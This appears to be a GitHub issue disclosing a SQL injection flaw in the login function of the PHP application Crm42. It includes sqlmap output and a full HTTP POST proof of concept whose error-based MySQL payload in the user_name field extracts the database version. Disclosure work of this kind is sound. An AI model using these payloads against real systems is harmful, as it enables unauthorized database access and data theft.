New issue

Jump to bottom

Crm42 SQL injection vulnerability in login function #1

Closed **huclilu** opened this issue 19 days ago · 0 comments


huclilu commented 19 days ago • edited

Crm42 SQL injection vulnerability in login function

Crm42 does not filter the content entered by the user in the login function, resulting in a SQL injection vulnerability
Build environment: PHP 5.5.9 MySQL database version: MySQL 5.1.60
Vulnerability source code location：


In crm42\class\class.user.php, at lines 920-922

The SQL statement executed by $sql, without any filtering, directly brings the user name and password into the database for query, and then returns the query result $result, resulting in an error reporting SQL injection vulnerability




1.We can use sqlmap to validate：

```
(custom) POST parameter 'MULTIPART #1*' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 664 HTTP(s) requests:
---
Parameter: MULTIPART #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: ------WebKitFormBoundaryA0JAcuhBsadP79Jy
Content-Disposition: form-data; name="user_name"

admin' AND (SELECT 6743 FROM(SELECT COUNT(*),CONCAT(0x7171767a71,(SELECT
(ELT(6743=6743,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-
- QVrR
------WebKitFormBoundaryA0JAcuhBsadP79Jy
Content-Disposition: form-data; name="password"

admin123
------WebKitFormBoundaryA0JAcuhBsadP79Jy
Content-Disposition: form-data; name="login"

Login
------WebKitFormBoundaryA0JAcuhBsadP79Jy--
---
[13:20:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```




2.Manual SQL injection

- SQL injection to obtain database version information



- SQL injection to obtain the current user



3.SQL injection POC

```
POST /login.php HTTP/1.1
Host: vulcrm.test
Content-Length: 508
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulcrm.test
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryA0JAcuhBsadP79Jy
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://vulcrm.test/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=m7om14hbprasnmar768i1vee50
Connection: close

------WebKitFormBoundaryA0JAcuhBsadP79Jy
Content-Disposition: form-data; name="user_name"

admin' AND (SELECT 6743 FROM(SELECT COUNT(*),CONCAT(0x7171767a71,(SELECT
version()),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- QVrR
------WebKitFormBoundaryA0JAcuhBsadP79Jy
Content-Disposition: form-data; name="password"

admin123
------WebKitFormBoundaryA0JAcuhBsadP79Jy
Content-Disposition: form-data; name="login"

Login
------WebKitFormBoundaryA0JAcuhBsadP79Jy--
```

 **huclilu** closed this as completed 15 days ago

---

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant